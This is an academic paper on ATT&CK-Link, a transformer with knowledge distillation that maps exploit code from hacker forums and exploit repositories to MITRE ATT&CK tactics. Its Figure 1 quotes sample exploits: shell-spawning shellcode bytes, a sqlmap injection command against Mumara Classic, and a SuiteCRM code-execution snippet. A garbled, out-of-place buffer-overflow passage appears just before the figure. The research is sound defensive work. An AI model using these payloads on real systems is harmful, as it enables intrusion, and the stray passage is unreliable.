JOURNAL OF MANAGEMENT INFORMATION SYSTEMS
2024, VOL. 41, NO. 1, 236–265
https://doi.org/10.1080/07421222.2023.2301178

Routledge
Taylor & Francis Group

Improving Threat Mitigation Through a Cybersecurity Risk Management Framework: A Computational Design Science Approach

Benjamin M. Ampel Ph.D[a], Sagar Samtani[b], Hongyi Zhu[c], Hsinchun Chen[a], and Jay F. Nunamaker Jr.[a]

[a]Eller College of Management, University of Arizona; [b]Data Science and Artificial Intelligence Lab, Kelley School of Business, Indiana University; [c]College of Business, University of Texas at San Antonio

ABSTRACT
Cyberattacks have been increasing in volume and intensity, necessitating proactive measures. Cybersecurity risk management frameworks are deployed to provide actionable intelligence to mitigate potential threats by analyzing the available cybersecurity data. Existing frameworks, such as MITRE ATT&CK, provide timely mitigation strategies against attacker capabilities yet do not account for hacker data when developing cyber threat intelligence. Therefore, we developed a novel information technology artifact, ATT&CK-Link, which incorporates a novel transformer and multi-teacher knowledge distillation design, to link hacker threats to this broadly used framework. Here, we illustrated how hospital systems can use this framework to proactively protect their cyberinfrastructure against hacker threats. Our ATT&CK-Link framework has practical implications for cybersecurity professionals, who can implement our framework to generate strategic, operational, and tactical cyber threat intelligence. ATT&CK-Link also contributes to the information systems knowledge base by providing design principles to pursue targeted cybersecurity analytics, risk management, and broader text analytics research through simultaneous multi-modal (e.g., text and code) distillation and classification.

KEYWORDS
Hacker forums; cyber threat intelligence; cybersecurity analytics; knowledge distillation; ATT&CK; cybersecurity risk management; deep learning; transformers; computational design science; risk management frameworks

Introduction


Harmful cyber-attacks that target vulnerabilities in critical cyberinfrastructure (e.g., servers hosting confidential data) cost an average of $8.64 million per breach [31]. Many organizations are leveraging cybersecurity risk management frameworks (CRMFs) to identify information about attacker capabilities, threat scenarios, and mitigation and remediation strategies to support an organization's cyber threat intelligence (CTI) capabilities [52,67]. CTI is an emerging area of cybersecurity that focuses on developing actionable intelligence to mitigate potential threats by carefully analyzing cybersecurity data (e.g., exploits, vulnerabilities, etc.) [58]. CTI can be strategic (e.g., reports and briefings), operational (e.g., timing and intent of threat actors), and tactical (e.g., tactics, techniques, and procedures of a threat actor) [67].

CONTACT Benjamin M. Ampel bampel@arizona.edu Eller College of Management, University of Arizona, McClelland Hall, 1130 E Helen St, Tucson, AZ 85721

Supplemental data for this article can be accessed online at https://doi.org/10.1080/07421222.2023.2301178.

As part of their CTI efforts, cybersecurity professionals often use automated vulnerability assessment scanners to identify the susceptibilities in their cyberinfrastructure. CRMFs are a valuable resource for CTI professionals to identify viable remediation or mitigation strategies for identified vulnerabilities [58]. However, the number of vulnerabilities that scanners return can often exceed tens of thousands. This volume can often lead to CTI professionals' mis-prioritizing suitable remediation strategies for their vulnerabilities [7]. Furthermore, CRMFs and vulnerability assessments do not often consider extant threat actors (e.g., hackers); therefore, it is unclear how attackers could target vulnerabilities and execute their cyber-attacks.

To help address these concerns, Information Systems (IS) scholars are increasingly focused on developing CTI by studying online hacker community platforms [5,60,61,70]. Online hacker community platforms, such as hacker forums, public exploit repositories, and exploit DarkNet Markets, can be valuable sources for CTI [60]. Each platform contains large quantities of threats (often in the form of exploit source code) from prominent threat actors often used in harmful cyber-attacks [6,61]. Hacker forums are social media platforms that allow hackers to develop, discuss, and freely share exploits [5]. Public exploit repositories are large repositories of patched and proof-of-concept exploits put together by cybersecurity experts for research. Exploit DarkNet Markets specialize in targeted exploits. Sample exploits from each platform are presented in Figure 1.



In our case, we need to place our address according to the following parameters:
268 + 4 = 268 + 1 (269) +1 (270) +1 (271) +1 (272). Our address will fall within the radius of 268 - 272. It turns out just 4 characters (bytes) and 8 (4 characters in hex) bytes as an indication of the address to which control will be transferred after an overflow.

```
[==========================================
#include <stdio.h>
#include <string.h>

char shellcode[] =
"\x31\xc0\x31\xdb\xb0\x17\xcd\x80"
"\x31\xc0\x50\x68\x2f\x2f\x73\x68"
"\x68\x2f\x62\x69\x6e\x89\xe3\x50"
"\x53\x89\xe1\x99\xb0\x0b\xcd\x80";
```

Mumara Classic 2.93 - 'license' SQL Injection (Unauthenticated)

An SQL injection vulnerability in
license_update.php in Mumara Classic
through 2.93 allows a remote unauthenticated
attacker to execute
arbitrary SQL commands via the license parameter.

```
sqlmap -u https://target/license_update.php --
method POST --data "license=MUMARA-Delux-
01x84ndsa40&install=install" -p license --
cookie="PHPSESSID=any32gbaer3jaeif108fjci9x" --
dbms=mysql
```

SuiteCRM 7.11.18 - Remote Code Execution Exploit

This module exploits an input validation error on the log file extension parameter.

```
def execute_php
  print_status("Executing php code in log file: #{@php_fname}")
  res = send_request_cgi(
    {
      'uri' => normalize_uri(target_uri, @php_fname),
      'keep cookies' => true
```

Figure 1. An example of descriptions and exploit code from a: (a) hacker forum, (b) public exploit repository, and (c) exploit DarkNet market




Figure 2. The MITRE ATT&CK Enterprise Matrix Tactic Chain (Adapted from attack.mitre.org)

Each exploit contains source code with long-range dependencies (e.g., functions spanning multiple lines) and sometimes provides a description (which can often vary in quality or length). Successfully linking exploits to a CRMF can help CTI professionals create mitigation and remediation strategies against potential cyber-attacks that may be targeting their vulnerabilities. In 2018, MITRE created the prevailing CRMF, the ATT&CK Matrix for Enterprise [63]. This matrix models 14 tactics (adversary goals), 156 techniques (technical means), and procedures (real-world examples) that an attacker can take when executing a cyber-attack. The ATT&CK framework provides general and targeted mitigation strategies for each tactic, technique, and procedure. We present the 14 ATT&CK tactics in Figure 2.

Generally, an attacker moves sequentially across tactics from initial access to execution when performing a targeted cyber-attack. Some tactics, such as recon or initial access, are exploratory and require simple manual prodding from attackers. Six tactics (defense evasion, privilege escalation, discovery, collection, lateral movement, and impact) require hacker exploits, which are programs that can automatically evade cyber-defensive capabilities implemented by an organization [63]. While external data (e.g., hosts, addresses, etc.) can be mapped to the ATT&CK framework, this is often a manual and rule-based process that is time-consuming and require ongoing updates due to the ever-evolving cyber-threat landscape [45]. Moreover, prior research has not focused on connecting data from hacker forums, public exploit repositories, and exploit DarkNet Markets to CRMFs. Taking these limitations together, is unclear how an attacker could leverage hacker exploits to attack an organization's vulnerabilities.

Understanding the tactics that hackers are employing can help CTI professionals identify mitigation strategies specific to vulnerabilities in their cyberinfrastructure. Given the size of these data sources (hundreds of thousands of potential exploits), extant literature has leveraged deep learning techniques to extract proactive CTI [6,59]. Similarly, deep learning methods such as recurrent neural networks with attention mechanisms have been successfully adapted for situated implementations of ATT&CK (e.g., detecting malicious behaviors from structured API calls) within organizational contexts [27]. However, hacker exploits found in forums and exploit DarkNet Markets often contain multiple modalities of data (namely exploit source code and exploit descriptions) with long sequential dependencies (e.g., exploit functions) that can negatively impact the performance of deep learning models [17]. These limitations necessitate a novel artifact that can match the textual features in hacker exploits to ATT&CK tactics.

In this research, we developed a novel ATT&CK-Link artifact based on the transformer architecture and knowledge distillation principles to automatically link exploit source code



Research Objective
Collect comprehensive hacker exploit dataset
Build a novel IT artifact to automatically link exploit source code found in hacker forums to MITRE ATT&CK's tactics.
Novelties
Domain: State-of-the-art tool to link hacker exploits and MITRE ATT&CK tactics
Methodological: Transformer enhanced with LSRA and KD to analyze source code
Contributions
CTI: DL-based approach to link exploits to CRMFs
Design Principles: Prescriptive knowledge to help process multi-modal text with long and sequential dependencies
Practical Implications
Outputs: Linked exploits provide insights on how attackers may proceed on their objective.
Stakeholders: CTI professionals at the strategic, operational, and tactical levels.

Figure 3. Overview of research objectives, novelties, contributions, and practical implications.

found in hacker forums to six MITRE ATT&CK tactics. The proposed ATT&CK-Link has two key novelties in its design:

- First, we incorporated a long short-range attention (LSRA) mechanism into the conventional transformer architecture to help capture the long- and short-range dependencies in hacker exploit source code.
- Second, we developed a multi-teacher knowledge distillation approach that distills knowledge from the RoBERTa and CodeBERT large pre-trained language models with a custom inter-layer loss function to process the unreliable hacker exploit jargon and exploit source code, respectively, into our proposed transformer architecture.

Consistent with the guidelines of the design science paradigm [48,49,53], we evaluated our proposed ATT&CK-Link with a series of benchmark experiments. We also conducted a case study to demonstrate the potential proof-of-value of ATT&CK-Link by identifying vulnerabilities in major US hospitals and providing mitigation strategies for them. The ATT&CK-Link framework can assist cybersecurity professionals in executing CTI tasks at the strategic, operational, and tactical levels. ATT&CK-Link furthers cybersecurity literature by providing a computational framework to incorporate industry-standard knowledge bases (MITRE ATT&CK) into non-standardized cybersecurity tasks (hacker community analytics). Additionally, our research contributes generalizable design principles to the IS knowledge base. While our ATT&CK-Link artifact is situated within cybersecurity, the LSRA and multi-teacher knowledge distillation novelties can be implemented into text classification frameworks that require multiple data modalities and long sequential dependencies. The research objectives, novelties, contributions, and practical implications of our work are shown in Figure 3.

The remainder of this paper is organized as follows. First, we review literature related to IS cybersecurity research, analytics for cybersecurity risk management frameworks, transformers for multi-class classification, and knowledge distillation. Second, we identify research gaps and pose research questions for the study. Third, we demonstrate the proposed ATT&CK-Link research design and detail each of its constituent components. Fourth, we present the results of our experiments and discuss their implications. Fifth, we demonstrate the potential proof-of-value of our proposed DTL framework with an in-depth case study on major US hospitals. Sixth, we discuss the potential contributions to the IS knowledge base and the practical implications of our work. Finally, we conclude this research and discuss promising directions for future research.

Literature review

IS Cybersecurity Research

Cybersecurity has emerged as a critical stream of research within the IS community [14]. In particular, the IS cybersecurity community has focused on analytics [17,38,59], behavioral compliance [46,51], investment [8,40], treatment effects [77], and risk management [11,80]. Cybersecurity risk management is of particular interest to the IS community due to the increasing number of cyber-attacks and organizational neglect [42]. CRMFs are increasingly being used within enterprise contexts to combat rising cyber-attacks, and many organizations are requesting assistance in building their CRMF profile [28]. Therefore, research into CRMFs is a potential high-impact area within the IS community. For example, organizations may see significant benefits when incorporating text-mining analytics into their risk mitigation processes [11]. Since we propose a novel text-mining artifact to link exploits to a CRMF, we summarize recent cybersecurity analytics literature published in prevailing IS journals to position our work in Table 1. For each study, we summarize the year of publication, author(s), cybersecurity focus, analytical methodologies, and if a CRMF was included as part of the study.

Much of the prior work in IS cybersecurity analytics literature aimed to proactively identify, detect, or mitigate cyber threats within hacker communities [9,10,17,18,39,59,60,76]. Prior IS cybersecurity analytics studies have traditionally relied on classical machine learning methods [9–11,60,76], while more recent studies have leveraged deep learning algorithms [17,18,59]. Despite the tremendous contributions from past studies, only one identified work has incorporated a CRMF to improve its analytics [11]. However, this work did not examine

Table 1. Summary of Recent IS Cybersecurity Analytics Literature

Year	Author	Cybersecurity Focus	Methodologies	CRMF?
2022	Ebrahimi et al. [17]	Cross-lingual analysis to discover hacker specialties	ADREL	No
2022	Samtani et al. [59]	Linking hacker exploits to vulnerabilities	DSSM	No
2022	Li and Chen [38]	Topic detection of hacker content	LDA	No
2021	Biswas et al. [11]	Determining hacker risk	TF-IDF	Yes
2020	Ebrahimi et al. [18]	Identifying and classifying cyber threats in DarkNet Markets	SVM	No
2020	Sen et al. [62]	Impact of cyber-attacks on software markets	Regression	No
2019	Yin et al. [76]	Tracking cyber-criminals across blockchain transactions	XGBoost	No
2019	Yue et al. [79]	Impact of hacker forum discussions on real attacks	LDA	No
2019	Benjamin et al. [9]	Framework for executing DarkNet research	Regression	No
2017	Samtani et al. [60]	Malware source code classification	SVM	No
2016	Li et al. [39]	Identification and profiling of key DarkNet sellers	LDA	No
2016	Benjamin et al. [10]	Examining hacker participation in IRC channels	SVM	No

*Note: ADREL = Adversarial Deep Representation Learning; DSSM = Deep Structured Semantic Model; LDA = Latent Dirichlet Allocation; SVM = Support Vector Machine, TF-IDF = Term Frequency – Inverse Document Frequency; XGBoost = Gradient Boosted hacker exploits and developed new risk-evaluation metrics instead of using industry-standard frameworks. The rapid growth and evolution of hacker communities necessitate novel cybersecurity IT artifacts that link a CRMF to hacker exploits to help CTI professionals identify mitigation strategies for vulnerabilities within cyberinfrastructure. To help facilitate the development of such an IT artifact, we review prior literature on analytics for CRMFs.

Analytics for Cybersecurity Risk Management Frameworks

CRMFs are structured knowledge bases that facilitate the systematic identification, assessment, and mitigation of cybersecurity risks and serve as guidelines for organizations to align their cybersecurity practices with industry best practices [28]. The current industry standard CRMF is the MITRE ATT&CK framework [63], which has attracted significant analytics research in recent years. Analytics research on MITRE ATT&CK has primarily focused on two categories: (1) the improvement of ATT&CK and (2) the use of ATT&CK to improve cybersecurity tasks. First, extant research has employed machine and deep learning strategies to improve various aspects of MITRE ATT&CK [2,4,22,34,43]. This includes predicting new ATT&CK techniques [2] and combining external information (e.g., Common Vulnerabilities and Exposures, CVEs) with ATT&CK tactics [4] and techniques [22,34,43]. Second, the tactics, techniques, and procedures in the MITRE ATT&CK framework have been used to enhance downstream cybersecurity analytic research [1,16,23,27,41]. Research in this category has integrated MITRE ATT&CK knowledge to enhance malware visualization [1], malware detection [16,27], alerting [41], and network vulnerability analysis [23]. Studies within this category of ATT&CK research primarily focus on internal datasets (e.g., network traffic), often neglecting external threats.

Our proposed research falls into the second category, as we leverage ATT&CK to apply mitigation strategies to external hacker threats. Research on ATT&CK and hacker communities has not yet combined industry-standard mitigation strategies from ATT&CK to these hacker threats. To conduct hacker threat analytics, research most often analyzes post content (e.g., descriptions) and source code [5,59,60]. However, both post content and source code are rarely used within the same study [5]. This may be because post content is unreliable when source code is present (i.e., source code is often posted in snippets without a clear description) [70]. Therefore, designing a novel cybersecurity artifact that links identified hacker threats to a CRMF using available metadata (e.g., post content and source code) requires an automated and data-driven approach. However, the prevailing deep learning approaches for analyzing hacker threats (e.g., BiLSTM) often miss the long-range dependencies in source code (e.g., called functions) and do not differentiate source code and post content (e.g., same model for each) [6]. Capturing long-range dependencies is necessary for source code analysis since functions are often called many lines after being defined. Transformers are a promising approach for capturing long-range dependencies due to their attention mechanisms and state-of-the-art results in various natural language processing tasks [56].

Transformers for Multi-Class Text Classification

The transformer is a prevailing deep learning architecture that has attained state-of-the-art results in numerous natural language processing classification and source code analysis

Table 2. Major Categories of Language Models

Language Model Type	Description	Seminal Models	Common Application(s)	References
Autoregressive	Trained by predicting the next word in a sequence using a transformer's decoder.	GPT, GPT-2, GPT-3	Generative Tasks	Radford et al. [55]
Masked	Trained to predict a masked word with bidirectional information using the encoder of a transformer.	BERT RoBERTa CodeBERT	Language sequence classification Code classification	Devlin et al. [15] Liu et al. [44] Feng et al. [19]
Encoder-Decoder	Trained to match two sequences using a transformer's encoder and decoder.	BART, T5	Machine Translation; Text Summarization	Lewis et al. [36] Raffel et al. [57]

tasks [19,37]. This success in natural language processing is in part due to the multi-head attention mechanism employed by the transformer [37]. However, the standard multi-head attention (scaled dot-product attention performed several times) has a quadratic computational complexity to the input length, often resulting in performance loss for long sequences (e.g., code) [73]. To solve the issues of scalability to long sequences in transformers, researchers suggest integrating depthwise convolutions with a sliding fixed-size window into the multi-head attention mechanism [72,81]. Unlike a standard convolution that applies to all channels of data, depthwise convolutions prevent information mixing from different channels and thereby effectively reduce parameters and keep a local context to a single channel. Depthwise convolutions can be formulated as:

$$\sum\nolimits_{j=1}^{k} W_{c,j} \cdot X_{\left(i+j-\frac{k+1}{2}\right),c}$$

where X is the input, k is the kernel width, i is each context element in a sequence, c is the output dimension, and W is the weight of the kernel matrix. This design can improve performance in benchmark natural language processing tasks when modeling sequential dependencies is necessary (e.g., machine translation, summarization, language modeling) [29]. However, this approach only emphasizes local contexts, potentially missing the global context required for our source code input. LSRA is a state-of-the-art approach that splits the input into two channels (i.e., feature dimensions) to improve long-range dependency modeling [73]. One channel is a global context multi-head attention (formulated like the transformer), and the other is a local depthwise convolution extractor specializing in short-range token relationships. Augmenting a transformer with LSRA can help capture short- and long-range dependencies in exploit source code that traditional multi-head attention approaches may miss. However, LSRA alone cannot address the issue of multi-modal textual data (e.g., source code and natural text) and jargon observed in extant hacker exploit analysis studies.

Large pre-trained language models are a potential solution to the jargon issue due to being trained on corpora with billions of records to understand natural language. Additionally, transformers are often the architecture used to create language models. In Table 2, we summarize the three major types of language models: autoregressive, masked, and encoder-decoder [74].

Of the categories of language models, masked language models (e.g., RoBERTa, CodeBERT) are the suitable for linking hacker exploits to CRMFs due to their generalizability and state-of-the-art performance in sequence and source code classification tasks

[19]. However, hacker exploits often contain highly-specialized language (e.g., jargon) and code [17]. Language models often fail to generalize to datasets with large out-of-vocabulary text [33] and require intermediate steps (e.g., fine-tuning) before being used for a targeted task [56]. Knowledge distillation (KD) is an emerging paradigm that can extract generalized information and parameters from a language model (teacher) to enhance the training of a targeted model (student) [25].

Knowledge Distillation (KD)

Pre-trained language models are often too computationally expensive to train from scratch [15]. KD and transfer learning are two prominent techniques that allow researchers to leverage knowledge from pre-trained language models to improve the performance of a downstream model [25,65]. While both KD and transfer learning aim to enhance the learning process of a target model, they differ in their underlying principles, objectives, and the scenarios in which they are most effective. Transfer learning leverages knowledge acquired from a source domain model to enhance the learning process of the target model by transferring relevant knowledge, representations, or parameters [65]. Transfer learning is advantageous when the target domain has limited labeled data or when there is a domain shift between the source and target domains [6]. However, transfer learning is not appropriate for multi-modal (source code and post content) and multi-source (RoBERTa and CodeBERT) tasks. Multi-source transfer learning often suffers from the negative transfer phenomenon, where a target domain model loses performance due to the source domain distribution being divergent from the target domain [26,69].

KD aims to improve the performance of a student model by enabling it to mimic the behavior and predictions of a teacher model [68]. KD is effective in scenarios where computational resources or model size constraints prevent the direct use of large teacher



Teacher Model
Output Probabilities
Softmax
Linear
Hidden Layers
Positional Encoding
Input Embeddings
Res-KD
$\mathcal{L}_{KD} = \sum_i t_i \cdot \log(s_i)$
Feat-KD
θ_t
θ_s
$\mathcal{L}_{KD} = \mathcal{L}_F(\Phi_t(\theta_t), \Phi_s(\theta_s))$
Rel-KD
$\psi_t(\hat{f}_t, \check{f}_t)$
$\psi_s(\hat{f}_s, \check{f}_s)$
$\mathcal{L}_{KD} = \mathcal{L}_R(\psi_t(\hat{f}_t, \check{f}_t), \psi_s(\hat{f}_s, \check{f}_s))$
Student Model
Output Probabilities
Softmax
Linear
Hidden Layers
Positional Encoding
Input Embeddings
Inputs

Figure 4. A General Transformer Student-Teacher Knowledge Distillation Framework Note: Feat-KD =Feature-based KD, Res-KD=Response-based KD, Rel-KD=Relation-based KD

models [30]. Additionally, KD has been shown to improve student performance over the teacher by incorporating knowledge from multiple teachers to leverage diverse perspectives and complementary information [78]. We illustrate the three types of knowledge distillation in a deep student-teacher network in Figure 4 [20].

Response-based KD teaches the student model to mimic the output of the teacher model using a loss function defined as $\mathcal{L}_{KD} = \sum_i t_i \cdot \log(s_i)$, which aims to minimize the difference in class probability outputs i between a teacher t and a student s [25]. Feature-based KD learns a feature representation of each layer of the teacher model, distilling knowledge at a layer level. Generally, the loss function $\mathcal{L}_{KD}$ is used to reduce the difference between a set of student feature maps θ_s for each model layer and the teacher model, θ_T [64], generally denoted as: $\mathcal{L}_{KD} = \mathcal{L}_F(\Phi_t(\theta_t), \Phi_s(\theta_s))$, where Φ represents a transformation function to align the feature maps and $\mathcal{L}_F$ is a chosen similarity function (e.g., cross-entropy). Layers to distill knowledge from and choice of $\mathcal{L}_F$ are chosen based on model design and task type [30]. Relation-based KD combines representations of data samples and layers, distilling loss based on the relations of data samples. Relation-based KD can be denoted $\mathcal{L}_{KD} = \mathcal{L}_R\left(\psi_t\left(\hat{f}_t, \breve{f}_t\right), \psi_s\left(\hat{f}_s, \breve{f}_s\right)\right)$, where $\left(\hat{f}, \breve{f}\right)$ represents a pair of feature maps generated for data samples and ψ represents a transformation function. However, this form of KD is best suited for computer vision tasks where images can be easily augmented. For text classification tasks, feature-based KD has often outperformed response-based and relation-based KD techniques [54].

Since hacker forum text has source code and natural language, it is important to develop a KD framework that can account for each data modality concurrently. While the goal of KD is often to reduce model parameters to create a powerful small model [30], multi-teacher KD (i.e., distilling from multiple teacher models simultaneously) provides a mechanism to achieve state-of-the-art model performance for multi-modal frameworks [47]. Multi-teacher KD can capture and aggregate diverse knowledge into a single student model [25]. Multi-teacher KD approaches often provide significant improvements over single-teacher KD in several benchmark natural language processing tasks as they reduce the influence of a single teacher on a student model and improve the domain invariance of the student [78]. Past literature uses the softmax confidence of each teacher's output to perform multi-teacher KD to balance distillation from the more confident teacher on each sample [71]. Further, feature- and response-based KD can be combined in a KD framework to create more generalized student models [20]. However, distillation at the feature and response layers from multiple teachers is a non-trivial task and requires further exploration.

Research Gaps and Questions

We identified several research gaps in our literature review. First, analytics for CRMF research primarily focuses on internal datasets and not external hacker exploits to improve organizational cybersecurity. Second, the models commonly used in hacker exploit literature often focus on post content only and omit source code despite the source code containing rich information about the exploit [6,9]. Moreover, the classical machine or deep learning models used for CRMF and hacker exploit analysis can miss long-range sequential dependencies commonly found in source code. Finally, hacker forum descriptions can potentially benefit linking performance despite being inconsistently available.

However, how to use exploit descriptions to improve source code classification performance and not lead to a negative transfer effect requires careful consideration. Multi-teacher KD is a potential solution to improving the generalizability of a student model trained on exploit source code by distilling exploit post content knowledge [20]. However, balancing two teachers in response- and feature-based multi-teacher KD approach is a non-trivial task due to the requirement of balancing confidence at the output and feature level. Based on these gaps, we pose the following research questions for the study:

- How can we develop a framework that accounts for the short- and long-range sequential dependencies in exploit source code to link exploits to the MITRE ATT&CK framework?
- How can we effectively weigh the importance of multiple teachers in a multi-teacher KD design to train a student model to link exploits to the MITRE ATT&CK framework?

Proposed research design

To answer the posed research questions, we develop a novel ATT&CK-Link framework (Figure 5) with four major components: (1) Data Collection, (2) Dataset Construction and Pre-Processing, (3) ATT&CK-Link Architecture, and (4) Experiments and Evaluations.

Our proposed ATT&CK-Link architecture was informed by our research gaps. Each gap necessitated a component of the model architecture. We detail each gap, requirement, component, and justification in Table 3.

Data Collection

Three sources of exploits are collected for our research: hacker forums, public exploit repositories, and exploit DarkNet Markets. We developed a Python-based web crawler to



1) Data Collection
Hacker Forums
Public Exploit Repos
Exploit DNM
2) Dataset Construction and Pre-Processing
Gold-standard construction
Data cleaning
3) ATT&CK-Link Architecture
RoBERTa Model
Output: Tactic Probabilities
Natural Language Teacher: RoBERTa
Input: Tokenized Exploit Description
Step 1. PTLM Fine-Tuning
CodeBERT Model
Output: Tactic Probabilities
Programming Teacher: CodeBERT
Input: Tokenized Exploit Source Code
Step 1. PTLM Fine-Tuning
ATT&CK-Link Student Model
Output: Tactic Probabilities
Softmax
Linear
Add & Norm
Feed Forward
Add & Norm
Long Short-Range Attention (LSRA)
Step 3. Loss Extraction $\mathcal{L}_{CIL}$
Step 4. Model Convergence
Step 2. Student Model Training
Input: Tokenized Exploit Source Code
4) Experiments and Evaluations
Experiment 1
ATT&CK-Link Against Benchmark ML and DL Models
Experiment 2
ATT&CK-Link Against Knowledge Distillation Strategies
Experiment 3
ATT&CK-Link's CIL Against Prevailing Loss Functions

Figure 5. Proposed Research Framework

Table 3. Design Rationale for Addressing Extant Research Gaps

Research Gap	Design Requirement	Framework Component	Justification(s)
Current hacker exploit analysis does not link to CRMFs for CTI applications	A methodology that can link exploits to ATT&CK tactics	ATT&CK-Link	ATT&CK-Link provides insights into the tactics that are most used by hackers, which can inform future strategies
Extant hacker forum analytics do not use source code, which is valuable for linking to ATT&CK	A model that can categorize source code	CodeBERT, Student transformer	Exploit code is an underutilized feature for exploit analysis [6]. CodeBERT and transformers are state-of-the-art source code classification methods [19]
Long-range sequential dependencies that appear in hacker source code are difficult to account for	A mechanism that can properly account for long sequential dependencies	Transformer extended with LSRA mechanism	LSRA is a suitable solution for modeling long-range dependencies [73], but has not been explored for source code
Balancing teachers for multi-teacher KD based on hacker exploit content requires a novel strategy to balance confidence	A mechanism that can balance two teachers' confidence	Custom Inter Layer loss function	Balancing teachers for multi-teacher KD is crucial to ensure that the distilled model is generalizable, accurate, and reliable for linking exploits to ATT&CK [71].

Table 4. Gold-Standard Dataset Label Distribution

ATT&CK Tactic	Defense Evasion	Privilege Escalation	Discovery	Collection	Lateral Movement	Impact	Total
CVE Quantity	15,244	10,295	5,227	2,311	1,811	1,013	35,901
Dataset Percent	42.46%	28.68%	14.46%	6.44%	5.04%	2.80%	100%

collect hacker forums and exploit DarkNet Markets, while public APIs were used to collect the public exploit repositories. Our overall data collection contains nine hacker forums (82,693 code snippets), six public exploit repositories (148,902 code snippets), and one exploit DarkNet Market (34,732 code snippets). Compared to recent hacker exploit literature [6,59], our testbed is the largest. Our data testbed contains exploit features that include the title, author, source, date, source code, description, attack type, and CVE.

Dataset Construction and Pre-Processing

Since there is currently no direct way to match exploit source code to ATT&CK tactics, we extracted the snippets within our research testbed that contained a CVE label. A CVE is a publicly disclosed cybersecurity vulnerability that is widely accepted by the cybersecurity community [13]. CVEs are manually created by the CVE Numbering Authority and are not commonly coupled with specific exploits or ATT&CK tactics. Since CVE labels have been previously matched to ATT&CK tactics in extant literature [4,24,34], we matched the exploits in our testbed with an associated CVE to a MITRE ATT&CK tactic. Consistent with best practices in prior IS literature [59], we constructed a gold-standard dataset of exploit source code snippets with an included description and their related ATT&CK tactic. We summarize the label distribution of the gold-standard dataset based on the ATT&CK tactic in Table 4.

Our overall exploit dataset contains 35,901 exploit source code snippets (and related descriptions) across six ATT&CK tactics. Of the fourteen ATT&CK tactics, eight tactics (recon, resource development, initial access, execution, persistence, credential access, lateral movement, command and control, and exfiltration) do not require an exploit to conduct since they require manual and exploratory processes by the attacker. Hacker exploits cannot be mapped to these exploratory tactics [3]. Therefore, our dataset connects to six of the available fourteen tactics. Defense evasion is 42.46% of our gold-standard dataset, 28.68% is privilege escalation, discovery is 14.56%, collection is 6.44%, lateral movement is 5.04%, and impact is 2.8%. Available exploit descriptions were concatenated, lower-cased, lemmatized, tokenized, and padded to ensure proper lengths for all inputs. Exploit code was tokenized and padded to the longest piece of code [6].

ATT&CK-Link Architecture

To process long hacker exploit source code and their associated descriptions, we designed a novel ATT&CK-Link architecture with a multi-teacher KD design and custom loss function. Additionally, we adapted the LSRA mechanism into our student transformer model to link hacker exploits to ATT&CK tactics. The proposed ATT&CK-Link architecture is shown in Figure 6.

The ATT&CK-Link architecture follows a four-step training procedure: (1) PTLM fine-tuning, (2) student model training, (3) loss extraction, and (4) model convergence. Each step of the ATT&CK-Link process is described in further detail below.



RoBERTa Model
Output: Tactic Probabilities
Natural Language Teacher: RoBERTa
Input: Tokenized Exploit Description
Step 1. PTLM Fine-Tuning
CodeBERT Model
Output: Tactic Probabilities
Programming Teacher: CodeBERT
Input: Tokenized Exploit Source Code
Step 1. PTLM Fine-Tuning
ATT&CK-Link Student Model
Output: Tactic Probabilities
Softmax
Linear
Add & Norm
Feed Forward
Add & Norm
Long Short-Range Attention (LSRA)
Step 3. Loss Extraction $\mathcal{L}_{CIL}$
Step 4. Model Convergence
Step 2. Student Model Training
Input: Tokenized Exploit Source Code

Figure 6. Proposed ATT&CK-Link Architecture. Note: PTLM = Pre-trained Language Model

Step 1 (PTLM Fine-Tuning): To improve performance from language models in classification tasks, it is vital to fine-tune them with a target dataset [56]. Fine-tuning a language model adjusts pre-trained weights based on an input (e.g., textual data) and a target task (e.g., sequence classification), similar to a transfer learning approach [65]. Exploit descriptions from our gold-standard dataset were used to fine-tune a state-of-the-art RoBERTa teacher model [44]. We selected RoBERTa as it has demonstrated excellent performance in natural language sequence classification tasks [54]. Exploit source code was used to fine-tune a CodeBERT teacher model [19], trained on over six million source code snippets from GitHub repositories. CodeBERT uses the model architecture of the RoBERTa model (important for compatibility) and is the largest source code language model. Our proposed multi-teacher KD design aims to allow each language model (i.e., RoBERTa and CodeBERT) to distill distinct types of knowledge between natural language vs code. Exploit source code is input into our proposed ATT&CK-Link student model (right side of Figure 6).

Step 2 (Student Model Training): The long dependencies of code necessitate capturing the global positions of tokens, including global and local contexts. Our proposed student transformer model includes an LSRA that operates after the embedding layer processes the input. We compare the conventional multi-head attention to the proposed modified LSRA design in Figure 7.

The proposed LSRA design (right side of Figure 7) implements an attention extractor that applies scaled dot-product multi-head attention to only global features in an independent input channel [73]. The LSRA's local attention extractor uses a light, depthwise mechanism (formulated in the bottom right of Figure 7) that performs a convolution for



Multi-Head Attention (MHA)
Linear
Concatenate
Scaled Dot-Product Attention
Linear
Linear
Linear
K
V
Q
$Scaled\ dot-product\ attention(Q,K,V) = softmax\left(\frac{QK^T}{\sqrt{d_k}}\right)V$
Long Short-Range Attention (LSRA)
Embedding
Global Attention Extractor
Local Attention Extractor
Embedding
Linear
Linear
Linear
K
V
Q
$Local\ attention\ extractor = DepthwiseConv\left(X, softmax(W_{\lceil \frac{cH}{d} \rceil,:}), i, c\right)$

Figure 7. Standard Multi-head attention (MHA) mechanism (left) and the proposed long short-range attention (LSRA) mechanism (Adapted from Wu et al., 2020) (right)

element *i* and output channel *c* over each channel. Combining the outputs of the global and local attention extractors allows our proposed LSRA mechanism to effectively capture the long- and short-range dependencies of exploit source code compared to a multi-head attention mechanism.

Step 3 (Loss Extraction): To formulate our multi-teacher KD, we designed a novel inter-layer loss ($\mathcal{L}_{CIL}$) function to balance the distillation from the teacher RoBERTa and CodeBERT models and the student model. Extant literature suggests that an exploit's source code has different information than its description [6]. Training a model directly on exploit source code and descriptions may lead to a decline in model performance due to the negative transfer effect [69]. However, exploit descriptions should still provide some predictive value to a model [59]. Therefore, our $\mathcal{L}_{CIL}$ function considers the confidence of RoBERTa's and CodeBERT's prediction for each output to weight feature distillation importance. This distillation strategy combines the strategies of calculating inter-layer (i.e., feature-based) and output loss (i.e., response-based) from a single teacher [30] and balancing the confidence distribution between multiple teachers [71]. After each exploit batch, $\mathcal{L}_{CIL}$ is calculated by extracting each model's hidden states, output, and softmax probabilities. The loss of the hidden states is balanced by each teacher's confidence to create the proposed $\mathcal{L}_{CIL}$ function, formally:

$$\mathcal{L}_{CIL} = \left(\sum\nolimits_{i=1}^{N}\left(\frac{e^{z_i}}{\sum_j e^{z_j}}\right)\mathcal{L}_{il}\right) + \mathcal{L}_{out}$$

,

